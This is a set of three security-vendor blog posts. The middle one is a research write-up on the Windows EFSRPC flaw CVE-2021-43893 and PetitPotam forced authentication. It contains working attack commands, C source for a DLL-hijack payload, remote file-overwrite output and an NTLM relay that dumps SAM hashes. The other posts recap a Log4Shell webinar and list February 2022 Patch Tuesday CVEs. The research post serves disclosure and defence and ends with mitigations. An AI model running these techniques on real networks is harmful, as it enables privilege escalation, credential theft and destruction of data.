“My vendor says they’ve removed the JNDI class from the JAR file — does that mean their application is no longer vulnerable to Log4Shell?” This question came up in a few different forms from our webinar audience. The answer from our panelists was nuanced but crystal-clear: maybe for now, but not forever.

Removing the JNDI class is a compensating control — one that provides a quick fix for the vulnerability but doesn’t patch the core, underlying problem via a full update. For example, when you do a backup, you might unknowingly reintroduce the JNDI class after removing it — or, as Devin pointed out, an attacker could chain together a replacement for it.

These kinds of compensating or mitigating controls have their place in a short-term response, but there’s simply no action that can replace the work of upgrading all instances of Log4j to the most up-to-date versions that contain patches for Log4Shell.

“Mitigate for speed, but not in perpetuity,” Glenn recommended.

Find the nooks and crannies

Today’s cloud-centric IT environments are increasingly ephemeral and on-demand — a boost for innovation and speed, but that also means teams can deploy workloads without security teams ever knowing about it. Adopting an “Always Be Scanning” mindset, as Bob put it, is essential to ensure vulnerable instances of Log4j aren’t introduced into your environment.

Continually scanning your internet-facing components is a good and necessary start — but the work doesn’t end there. As Devin pointed out, finding the nooks and crannies where Log4j might crop up is critical. This includes scouring containers and virtual machines, as well as analyzing application and server logs for malicious JNDI strings. You should also ensure your security operations center (SOC) team can quickly and easily identify indicators that your environment is being scanned for reconnaissance into Log4Shell exploit opportunities.

“Involving the SOC team for alerting purposes, if you haven’t already done that, is an absolutely necessity in this case,” said Devin.

Get better at vendor management

It should be clear by now that in a post-Log4j world, organizations must demand the highest possible level of visibility into their software supply chain — and that means being clear, even tough, with vendors.

“Managing stuff on the internet is hard because organizations are chaotic beings by nature, and you’re trying to control the chaos as a security professional,” said Bob. Setting yourself up success in this context means having the highest level of vulnerability possible. After all, how many other vulnerabilities just as bad as Log4Shell — or even worse — might be out there lurking in the corners of your vendors’ code?

The upcoming US government requirements around Software Bill of Materials (SBOM) for vendor procurement should go a long way toward raising expectations for software vendors. Start asking vendors if they can produce an SBOM that details remediation and update of any vulnerable instances of Log4j.

These conversations don’t need to be adversarial — in fact, vendors can be a key resource in the effort to defend against Log4Shell. Especially for smaller organizations or under-resourced security teams, relying on capable third parties can be a smart way to bolster your defenses.

Only you can secure the software supply chain

OK, maybe that subhead is not literally true — a secure software supply chain is a community-wide effort, to which we must all hold each other accountable. The cloud-based digital ecosystem we all inhabit, whether we like it or not, is fundamentally interconnected. A pervasive vulnerability like Log4Shell is an unmistakable reminder of that fact.

It also serves as an opportunity to raise our expectations of ourselves, our organizations, and our partners — and those choices do start at home, with each security team as they update their applications, continually scan their environments, and demand visibility from their vendors. Those actions really do help create a more secure internet for everyone.

So while we’ll be living with Log4Shell probably forever, it’ll be living with us, too. And as scared as you are of the spider, it’s even more scared of your boot.

Want to go more in-depth? Check out the full replay of our webinar, “Log4Shell Two Months Later: Lessons and Insights for Protectors.”

Quick resources:

Bob, Devin, and Glenn mentioned a wealth of handy links in their discussion. Here are those resources for quick, easy reference.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Dropping Files on a Domain Controller Using CVE-2021-43893

Post Syndicated from Jake Baines original https://blog.rapid7.com/2022/02/14/dropping-files-on-a-domain-controller-using-cve-2021-43893/

Dropping Files on a Domain Controller Using CVE-2021-43893

On December 14, 2021, during the Log4Shell chaos, Microsoft published CVE-2021-43893, a remote privilege escalation vulnerability affecting the Windows Encrypted File System (EFS). The vulnerability was credited to James Forshaw of Google Project Zero, but perhaps owing to the Log4Shell atmosphere, the vulnerability gained little to no attention.

On January 13, 2022, Forshaw tweeted about the vulnerability.

Dropping Files on a Domain Controller Using CVE-2021-43893

The tweet suggests that CVE-2021-43893 was only issued a partial fix in the December 2021 update and that authenticated and remote users could still write arbitrary files on domain controllers. James linked to the Project Zero bug tracker, where an extended writeup and some proof-of-concept code was stored.

This vulnerability was of particular interest to me, because I had recently discovered a local privilege escalation (LPE) using file planting in a Windows product. The vulnerable product could reasonably be deployed on a system with unconstrained delegation, which meant I could use CVE-2021-43893 to remotely plant the file as a low-privileged remote user, turning my LPE into RCE.

I set out to investigate if the remote file-writing aspect of James Forshaw’s bug was truly unpatched. The investigation resulted in a few interesting observations:

  • Low-privileged user remote file-writing was patched in the December update. However, before the December update, a remote low-privileged user really could write arbitrary files on system-assigned unconstrained delegation.
  • Forced authentication and relaying are still not completely patched. Relay attacks initiated on the efsrpc named pipe have been known since inclusion in PetitPotam in July 2021. The issue seems to persist despite multiple patch attempts.

Although the file upload aspect of this vulnerability has been patched, I found the vulnerability quite interesting. The vulnerability is certainly limited by the restrictions on where a low-privileged user can create files on a Domain Controller, and maybe that is why the vulnerability didn’t receive more attention. But as I touched upon, it can be paired with a local vulnerability to achieve remote code execution, and as such, I thought it deserved more attention. I also have found the failure to properly patch forced authentication over the EFSRPC protocol to be worthy of more examination.

Inadequate EFSPRC forced authentication patching: A brief history of PetitPotam

PetitPotam was released in the summer of 2021 and was widely associated with an attack chain that starts as an unauthenticated and remote attacker and ends with domain administrator privileges. PetitPotam is only the beginning of that chain. It allows an attacker to force a victim Windows computer to authenticate to a third party (e.g. MITRE ATT&CK T118 – forced authentication). The full chain is interesting, but this discussion is only interested in the initial portion triggered by PetitPotam.

PetitPotam triggers forced authentication using the EFSRPC protocol. The original implementation of the exploit performed the attack over the lsarpc named pipe. The attack is quite simple. Originally, PetitPotam sent the victim server an EfsRpcOpenFileRaw request containing a UNC file path. Using a UNC path such as \\10.0.0.4\fake_share\fake_file forces the victim server to reach out to the third-party server, 10.0.0.4 in this example, in order to read off of the desired file share. The third-party server can then tell the victim to authenticate in order to access the share, and the victim obliges. The result is the victim leaks their Net-NTLM hash. That’s the whole thing. We will later touch on what an attacker can do with this hash, but for this section, that’s all we need to know.

Microsoft first attempted to patch the EFSRPC forced authentication in August 2021 by blocking the use of EfsRpcOpenFileRaw over the lsarpc named pipe. To do this, they added logic to efslsaext.dll’s EfsRpcOpenFileRaw_Downllevel function to check for a value stored in the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EFS\AllowOpenRawDL. Because this registry key doesn’t exist by default, a typical configuration will always fail this check.

Dropping Files on a Domain Controller Using CVE-2021-43893

That patch was inadequate, because EfsRpcOpenFileRaw isn’t the only EFSRPC function that accepts a UNC file path as a parameter. PetitPotam was quickly updated to use EfsRpcEncryptFileSrv, and just like that, the patch was bypassed.

The patch also failed to recognize that the lsarpc named pipe wasn’t the only named pipe that EFSRPC can be executed over. The efsrpc named pipe (among others) can also be used. efsrpc named pipe is slightly less desirable, since it requires the attacker to be authenticated, but the attack works over that pipe, and it doesn’t use the EfsRpcOpenFileRaw_Downlevel function. That means an attacker can also bypass the patch by switching named pipes.

As mentioned earlier, PetitPotam was updated in July 2021 to use the efsrpc named pipe. The following output shows PetitPotam forcing a Domain Controller patched through November 2021 to authenticate with an attacker controlled box running Responder.py (10.0.0.6) (I’ve left out the Responder bit since this is just meant to highlight the EFSRPC was available and unpatched for months).

albinolobster@ubuntu:~/impacket/examples$ python3 petitpotam.py -pipe efsr -u 'lowlevel' -p ‘cheesed00dle!' -d okhuman.ninja  10.0.0.6 10.0.0.5 

                                                                                               
              ___            _        _      _        ___            _                     
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __   
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \  
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_| 
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""| 
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-' 
                                         
              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)
      
                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:10.0.0.5[\PIPE\efsrpc]
[+] Connected!
[+] Binding to df1941c5-fe89-4e79-bf10-463657acf44d
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

Not only did Microsoft fail to patch the issue, but they didn’t issue follow-up patches for months. They also haven’t updated their advisory indicating the vulnerability has been exploited in the wild, despite its inclusion in CISA’s Known Exploited Vulnerability Catalog.

Dropping Files on a Domain Controller Using CVE-2021-43893

In December 2021, Microsoft released a patch for a different EFSRPC vulnerability: CVE-2021-43217. As part of the remediation for that issue, Microsoft implemented some hardening measures on EFSRPC communication. In particular, EFSRPC clients would need to use RPC_C_AUTHN_LEVEL_PKT_PRIVACY when using EFSRPC. If the client fails to do so, then the client is rejected and a Windows application event is generated.

Dropping Files on a Domain Controller Using CVE-2021-43893

At the time of the December patch, PetitPotam didn’t use this specific setting. However, a quick update allowed the exploit to comply with the new requirement and get back to leaking machine account NTLM hashes of fully patched Windows machines.

CVE-2021-43893: Windows EFS remote file upload

James Forshaw’s CVE-2021-43893 dives deeper into the EFSRPC functionality, but the heart of the issue is still a UNC file path problem. PetitPotam’s UNC path pointed to an external server, but CVE-2021-43893 points internally using the UNC path: \\.\C:\. Using a UNC path that points to the victim’s local file system allows attackers to create files and directories on the victim file system.

There are two major caveats to this vulnerability. First, the file-writing aspect of this vulnerability only appears to work on systems with unconstrained delegation. That’s fine if you are only interested in Domain Controllers, but less good if you are only interested in workstations.

Second, the victim server is impersonating the attacker when the file manipulation occurs. This means a low-privileged attacker can only write to the places where they have permission (e.g. C:\ProgramData\). Therefore, exploitation resulting in code execution is not a given. Still, while code execution isn’t guaranteed, there are many plausible scenarios that could lead there.

A plausible scenario leading to RCE using CVE-2021-43893

My interest in this vulnerability started with a local privilege escalation that I wanted to convert into remote code execution as a higher-privileged user. We can’t yet share the LPE as it’s still unpatched, but we can create a plausible scenario that demonstrates the ability to achieve code execution.

Microsoft has long maintained that Microsoft services vulnerable to DLL planting via a world writable %PATH% directory are won’t-fix low-security issues — a weird position given the effort it would take to fix such issues. But regardless, exploiting world-writable %PATH to escalate privileges via a Windows service (MITRE ATT&CK – Hijack Execution Flow: DLL Search Order Hijacking) is a useful technique when it’s available.

There’s a well-known product that installs itself into a world-writable directory: Python 2.7, all the way through it’s final release 2.7.18.

C:\Users\administrator>icacls.exe C:\Python27\
C:\Python27\ NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
             BUILTIN\Administrators:(I)(OI)(CI)(F)
             BUILTIN\Users:(I)(OI)(CI)(RX)
             BUILTIN\Users:(I)(CI)(AD)
             BUILTIN\Users:(I)(CI)(WD)
             CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

The Python 2.7 installer drops files into C:\Python27\ and provides the user with the following instructions:

Besides using the automatically created start menu entry for the Python interpreter, you might want to start Python in the DOS prompt. To make this work, you need to set your %PATH% environment variable to include the directory of your Python distribution, delimited by a semicolon from other entries. An example variable could look like this (assuming the first two entries are Windows’ default):

C:\WINDOWS\system32;C:\WINDOWS;C:\Python25

Typing python on your command prompt will now fire up the Python interpreter. Thus, you can also execute your scripts with command line options, see Command line documentation.

Following these instructions, we now have a world-writable directory in %PATH% — which is, of course, the exploitable condition we were looking for. Now we just have to find a Windows service that will search for a missing DLL in C:\Python27\. I quickly accomplished this task by restarting all the running services on a test Windows Server 2019 and watching procmon. I found a number of services will search C:\Python27\ for:

  • fveapi.dll
  • cdpsgshims.dll

To exploit this, we just need to drop a “malicious” DLL named fveapi.dll or cdpsgshims.dll in C:\Python27. The DLL will be loaded when a vulnerable service restarts or the server reboots.

For this simple example, the “malicious” dll just creates the file C:\r7.txt:

#include <Windows.h>

HANDLE hThread;
DWORD dwThread;

DWORD WINAPI doCreateFile(LPVOID)
{
    HANDLE createFile = CreateFileW(L"C:\\r7.txt", GENERIC_WRITE, NULL, NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);
    CloseHandle(createFile);
    return 0;
}

BOOL APIENTRY DllMain( HMODULE, DWORD  ul_reason_for_call, LPVOID)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        hThread = CreateThread(NULL, 0, doCreateFile, NULL, 0, &dwThread);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

After compiling the DLL, an attacker can remotely drop the file into C:\Python27 using CVE-2021-43893. The following is the output from our refactored and updated version of Forshaw’s original proof of concept. The attacker is attempting to remotely write the DLL on 10.0.0.6 (vulnerable.okhuman.ninja):

C:\ProgramData>whoami
okhuman\lowlevel

C:\ProgramData>.\blankspace.exe -r vulnerable.okhuman.ninja -f \\.\C:\Python27\fveapi.dll -i ./dll_inject64.dll
 ____    ___                    __          ____
/\  _`\ /\_ \                  /\ \        /\  _`\
\ \ \L\ \//\ \      __      ___\ \ \/'\    \ \,\L\_\  _____      __      ___     __
 \ \  _ <'\ \ \   /'__`\  /' _ `\ \ , <     \/_\__ \ /\ '__`\  /'__`\   /'___\ /'__`\
  \ \ \L\ \\_\ \_/\ \L\.\_/\ \/\ \ \ \\`\     /\ \L\ \ \ \L\ \/\ \L\.\_/\ \__//\  __/
   \ \____//\____\ \__/.\_\ \_\ \_\ \_\ \_\   \ `\____\ \ ,__/\ \__/.\_\ \____\ \____\
    \/___/ \/____/\/__/\/_/\/_/\/_/\/_/\/_/    \/_____/\ \ \/  \/__/\/_/\/____/\/____/
                                                        \ \_\
                                                         \/_/
[+] Creating EFS RPC binding handle to vulnerable.okhuman.ninja
[+] Attempting to write to \\.\C:\Python27\fveapi.dll
[+] Encrypt the empty remote file...
[+] Reading the encrypted remote file object
[+] Read back 1244 bytes
[+] Writing 92160 bytes of attacker data to encrypted object::$DATA stream
[+] Decrypt the the remote file
[!] Success!

C:\ProgramData>

The attack yields the desired output, and the file is written to C:\Python27\ on the remote target.

Dropping Files on a Domain Controller Using CVE-2021-43893

Below is the Procmon output demonstrating successful code execution as NT AUTHORITY\ SYSTEM when the “DFS Replication” service is restarted. Note that the malicious DLL is loaded and the file “C:\r7.txt” is created.

Dropping Files on a Domain Controller Using CVE-2021-43893

Do many administrators install Python 2.7 on their Domain Controller? I hope not. That wasn’t really the point. The point is that exploitation using this technique is plausible and worthy of our collective attention to ensure that it gets patched and monitored for exploitation.

What can a higher-privileged user do?

Oddly, administrators can do anything a low-level user can do except write data to files. When the administrator attempts to write to a file using Forshaw’s ::DATA stream technique, the result is an ACCESS DENIED error. Candidly, I didn’t investigate why.

However, it is interesting to note that the administrative user can remotely overwrite all files. This doesn’t serve much purpose from an offensive standpoint, but would serve as an easy, low-effort wiper or data destruction attack. Here is a silly example of remotely overwriting calc.exe from an administrator account.

C:\ProgramData>whoami
okhuman\test_admin

C:\ProgramData>.\blankspace.exe -r vulnerable.okhuman.ninja -f \\.\C:\Windows\System32\calc.exe -s "aaaaaaaaaaaa"
 ____    ___                    __          ____
/\  _`\ /\_ \                  /\ \        /\  _`\
\ \ \L\ \//\ \      __      ___\ \ \/'\    \ \,\L\_\  _____      __      ___     __
 \ \  _ <'\ \ \   /'__`\  /' _ `\ \ , <     \/_\__ \ /\ '__`\  /'__`\   /'___\ /'__`\
  \ \ \L\ \\_\ \_/\ \L\.\_/\ \/\ \ \ \\`\     /\ \L\ \ \ \L\ \/\ \L\.\_/\ \__//\  __/
   \ \____//\____\ \__/.\_\ \_\ \_\ \_\ \_\   \ `\____\ \ ,__/\ \__/.\_\ \____\ \____\
    \/___/ \/____/\/__/\/_/\/_/\/_/\/_/\/_/    \/_____/\ \ \/  \/__/\/_/\/____/\/____/
                                                        \ \_\
                                                         \/_/
[+] Creating EFS RPC binding handle to vulnerable.okhuman.ninja
[+] Attempting to write to \\.\C:\Windows\System32\calc.exe
[+] Encrypt the empty remote file...
[-] EfsRpcEncryptFileSrv failed with status code: 5

C:\ProgramData>

As you can see from the output, the tool failed with status code 5 (Access Denied). However, calc.exe on the remote device was successfully overwritten.

Dropping Files on a Domain Controller Using CVE-2021-43893

Technically speaking, this doesn’t really represent a security boundary being crossed. Administrators typically have access to \host\C$ or \host\admin$, but the difference in behavior seemed worth mentioning. I’d also note that as of February 2022, administrative users can still do this using \\localhost\C$\Windows\System32\calc.exe.

Forshaw also mentioned in his original writeup, and I confirmed, that this attack generates the attacking user’s roaming profile on the victim server. That could be a pretty interesting file-upload vector if the Active Directory environment synchronizes roaming directories. Again, I didn’t investigate that any further, but it could be useful in the correct environment.

Forced authentication still not entirely patched

The December 2021 patch brought multiple changes to efslsaext.dll and resulted in partial mitigation of CVE-2021-43893. One of the changes was the introduction of two new functions: EfsEnsureLocalPath and EfsEnsureLocalHandle. EfsEnsureLocalPath grabs a HANDLE for the attacker provided file using CreateW. The HANDLE is then passed to EfsEnsureLocalHandle, which passes the HANDLE to NtQueryVolumeInformationFile to validate the characteristics flag doesn’t contain FILE_REMOTE_DEVICE.

Dropping Files on a Domain Controller Using CVE-2021-43893

Because the patch still opens a HANDLE using the attacker-controlled file path, EFSRPC remains vulnerable to forced authentication and relay attacks of the machine account.

Demonstration of the forced authentication and relay does not require the complicated attack often associated with PetitPotam. We just need three boxes:

The Relay (10.0.0.3): A Linux system running ntlmrelayx.py.
The Attacker (10.0.0.6): A fully patched Windows 10 system.
The Victim (10.0.0.12): A fully patched Windows Server 2019 system.

The only caveat for this example is that the victim’s machine account (aka computer account) is assigned to the Domain Admins group. Below, you can see the machine account for 10.0.0.12, YEET$, is a member of Domain Admins.

Dropping Files on a Domain Controller Using CVE-2021-43893

This may not be a common configuration, but it’s common enough that it’s been the subject of a couple excellent writeups.

The attack is launched by a low-privileged user on 10.0.0.6 using the blankspace.exe proof of concept. The attack will force 10.0.0.12 (yet.okhuman.ninja) to authenticate to the attacker relay at 10.0.0.3

C:\ProgramData>blankspace.exe -r yeet.okhuman.ninja -f \\10.0.0.3\r7\r7 --relay
 ____    ___                    __          ____
/\  _`\ /\_ \                  /\ \        /\  _`\
\ \ \L\ \//\ \      __      ___\ \ \/'\    \ \,\L\_\  _____      __      ___     __
 \ \  _ <'\ \ \   /'__`\  /' _ `\ \ , <     \/_\__ \ /\ '__`\  /'__`\   /'___\ /'__`\
  \ \ \L\ \\_\ \_/\ \L\.\_/\ \/\ \ \ \\`\     /\ \L\ \ \ \L\ \/\ \L\.\_/\ \__//\  __/
   \ \____//\____\ \__/.\_\ \_\ \_\ \_\ \_\   \ `\____\ \ ,__/\ \__/.\_\ \____\ \____\
    \/___/ \/____/\/__/\/_/\/_/\/_/\/_/\/_/    \/_____/\ \ \/  \/__/\/_/\/____/\/____/
                                                        \ \_\
                                                         \/_/
[+] Creating EFS RPC binding handle to yeet.okhuman.ninja
[+] Sending EfsRpcDecryptFileSrv for \\10.0.0.3\r7\r7
[-] EfsRpcDecryptFileSrv failed with status code: 53
[+] Network path not found error received!
[!] Success!

C:\ProgramData>

The Linux relay is running ntlmrelayx.py and configured to relay the YEET$ authentication to 10.0.0.6 (the original attacker box). Below, you can see ntlmrelayx.py capture the authentication and send it on to 10.0.0.6.

albinolobster@ubuntu:~/impacket/examples$ sudo python3 ntlmrelayx.py -debug -t 10.0.0.6 -smb2support 
Impacket v0.9.25.dev1+20220105.151306.10e53952 - Copyright 2021 SecureAuth Corporation

[*] SMBD-Thread-4: Connection from OKHUMAN/[email protected] controlled, attacking target smb://10.0.0.6
[*] Authenticating against smb://10.0.0.6 as OKHUMAN/YEET$ SUCCEED

The relay is now authenticated to 10.0.0.6 as YEET$, a domain administrator. It can do pretty much as it pleases. Below, you can see it dumps the local SAM database.

[*] Target system bootKey: 0x9f868ddb4e1dfc56d992aa76ff931df4
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6aa01bb4a68e7fd8650cdeb6ad2b63ec:::
[+] NewStyle hashes is: True
albinolobster:1000:aad3b435b51404eeaad3b435b51404ee:430ef7587d6ac4410ac8b78dd5cc2bbe:::
[*] Done dumping SAM hashes for host: 10.0.0.6

It’s as easy as that. All you have to do is find a host with a machine account in the domain admins group:

C:\ProgramData>net group "domain admins" /domain
The request will be processed at a domain controller for domain okhuman.ninja.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            test_domain_admin        YEET$
The command completed successfully.


C:\ProgramData>

Once you have that, a low-privileged remote attacker can use EFSRPC to relay and escalate to other machines. However, the attack isn’t exactly silent. On 10.0.0.6, event ID 4624 was created when the 10.0.0.3 relay logged in using the YEET$ machine account.

Dropping Files on a Domain Controller Using CVE-2021-43893

Final thoughts and remediation

What began as an investigation into using an unpatched remote file-write vulnerability ended up being a history lesson in EFSRPC patches. The remote file-write vulnerability that I originally wanted to use has been patched, but we demonstrated the forced authentication issue hasn’t been adequately fixed. There is no doubt that Windows developers have a tough job. However, a lot of the issues discussed here could have been easily avoided with a reasonable patch in August 2021. The fact that they persist today says a lot about the current state of Windows security.

To mitigate these issues as best as possible, as always, ensure your systems are successfully updated monthly. Microsoft has released multiple advisories with recommendations regarding NTLM Relay-based attacks (see: Microsoft Security Advisory 974926
and KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS). The most important advice is to ensure SMBv1 no longer exists in your environment and to require SMB signing.

Some other general advice:

  • Monitoring for event ID 4420 in Windows application event logs can help detect EFSRPC-based hacking tools.
  • Monitor for event ID 4624 in Windows security event logs for remote machine account authentication.
  • Audit machine accounts to ensure they are not members of Domain Admins.
    If possible, audit %PATH% of critical systems to ensure no world-writable path exists.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to CVE-2021-43893 with authenticated vulnerability checks available in the December 15, 2021 content release.

Metasploit Framework users can test their exposure to forced authentication attacks with a new PetitPotam module available in the 6.1.29 release.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – February 2022

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2022/02/08/patch-tuesday-february-2022/

Patch Tuesday - February 2022

Today’s fixes from Microsoft are relatively light as far as Patch Tuesdays go. This is the first month in possibly forever where no vulnerabilities are considered Critical. A total of 70 CVEs were fixed today (including 22 that affect the Chromium browser engine, which is used by Edge).

Although 16 of this month’s vulnerabilities allow remote code execution (RCE), none carry a CVSS base score higher than 8.8. Only one vulnerability was publicly disclosed before today: CVE-2022-21989, an elevation of privilege vulnerability in the Windows Kernel. None of this month’s vulnerabilities have yet been seen exploited in the wild.
Despite the lack of Critical fixes, it’s worth remembering that attackers love to use elevation of privilege vulnerabilities, of which there are 18 this month. RCE vulnerabilities are also important to patch, even if they may not be considered “wormable.” In terms of prioritization, defenders should first focus on patching server systems. SharePoint has RCE (CVE-2022-22005), Security Feature Bypass (CVE-2022-21968), and Spoofing (CVE-2022-21987) vulnerabilities getting fixed today. CVE-2022-21984 is an RCE affecting DNS Server. Microsoft Dynamics administrators should also be aware that there are six CVEs being patched, including 2 RCEs, 3 allowing elevation of privilege, and a spoofing vulnerability.

On the client side, CVE-2022-22003 and CVE-2022-22004 are RCEs affecting Microsoft Office. Although this requires a local user to open a malicious file, these sorts of social engineering attacks are common and can be very effective. Updates should be rolled out to end users as soon as reasonably practicable.

Summary charts

Patch Tuesday - February 2022

Summary tables

Azure Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-23256 Azure Data Explorer Spoofing Vulnerability No No 8.1 Yes

Browser Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-23261 Microsoft Edge (Chromium-based) Tampering Vulnerability No No 5.3 Yes
CVE-2022-23263 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 7.7 Yes
CVE-2022-23262 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 6.3 Yes
CVE-2022-0470 Chromium: CVE-2022-0470 Out of bounds memory access in V8 No No N/A Yes
CVE-2022-0469 Chromium: CVE-2022-0469 Use after free in Cast No No N/A Yes
CVE-2022-0468 Chromium: CVE-2022-0468 Use after free in Payments No No N/A Yes
CVE-2022-0467 Chromium: CVE-2022-0467 Inappropriate implementation in Pointer Lock No No N/A Yes
CVE-2022-0466 Chromium: CVE-2022-0466 Inappropriate implementation in Extensions Platform No No N/A Yes
CVE-2022-0465 Chromium: CVE-2022-0465 Use after free in Extensions No No N/A Yes
CVE-2022-0464 Chromium: CVE-2022-0464 Use after free in Accessibility No No N/A Yes
CVE-2022-0463 Chromium: CVE-2022-0463 Use after free in Accessibility No No N/A Yes
CVE-2022-0462 Chromium: CVE-2022-0462 Inappropriate implementation in Scroll No No N/A Yes
CVE-2022-0461 Chromium: CVE-2022-0461 Policy bypass in COOP No No N/A Yes
CVE-2022-0460 Chromium: CVE-2022-0460 Use after free in Window Dialog No No N/A Yes
CVE-2022-0459 Chromium: CVE-2022-0459 Use after free in Screen Capture No No N/A Yes
CVE-2022-0458 Chromium: CVE-2022-0458 Use after free in Thumbnail Tab Strip No No N/A Yes
CVE-2022-0457 Chromium: CVE-2022-0457 Type Confusion in V8 No No N/A Yes
CVE-2022-0456 Chromium: CVE-2022-0456 Use after free in Web Search No No N/A Yes
CVE-2022-0455 Chromium: CVE-2022-0455 Inappropriate implementation in Full Screen Mode No No N/A Yes
CVE-2022-0454 Chromium: CVE-2022-0454 Heap buffer overflow in ANGLE No No N/A Yes
CVE-2022-0453 Chromium: CVE-2022-0453 Use after free in Reader Mode No No N/A Yes
CVE-2022-0452 Chromium: CVE-2022-0452 Use after free in Safe Browsing No No N/A Yes

Developer Tools Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-21991 Visual Studio Code Remote Development Extension Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2022-21986 .NET Denial of Service Vulnerability No No 7.5 Yes

ESU Windows Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-21985 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-22718 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21999 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21997 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.1 Yes
CVE-2022-22717 Windows Print Spooler Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-21989 Windows Kernel Elevation of Privilege Vulnerability No Yes 7.8 Yes
CVE-2022-21998 Windows Common Log File System Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-21981 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-22000 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-22710 Windows Common Log File System Driver Denial of Service Vulnerability No No 5.5 No

Microsoft Dynamics Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-23269 Microsoft Dynamics GP Spoofing Vulnerability No No 6.9 Yes
CVE-2022-23274 Microsoft Dynamics GP Remote Code Execution Vulnerability No No 8.3 Yes
CVE-2022-23272 Microsoft Dynamics GP Elevation Of Privilege Vulnerability No No 8.1 Yes
CVE-2022-23273 Microsoft Dynamics GP Elevation Of Privilege Vulnerability No No 7.1 No
CVE-2022-23271 Microsoft Dynamics GP Elevation Of Privilege Vulnerability No No 6.5 No
CVE-2022-21957 Microsoft Dynamics 365 (on-premises) Remote Code Execution Vulnerability No No 7.2 No

Microsoft Office Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-21965 Microsoft Teams Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21987 Microsoft SharePoint Server Spoofing Vulnerability No No 8 Yes
CVE-2022-21968 Microsoft SharePoint Server Security Feature BypassVulnerability No No 4.3 Yes
CVE-2022-22005 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-23280 Microsoft Outlook for Mac Security Feature Bypass Vulnerability No No 5.3 Yes
CVE-2022-23255 Microsoft OneDrive for Android Security Feature Bypass Vulnerability No No 5.9 Yes
CVE-2022-21988 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-23252 Microsoft Office Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-22003 Microsoft Office Graphics Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22004 Microsoft Office ClickToRun Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22716 Microsoft Excel Information Disclosure Vulnerability No No 5.5 Yes

SQL Server Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-23276 SQL Server for Linux Containers Elevation of Privilege Vulnerability No No 7.8 Yes
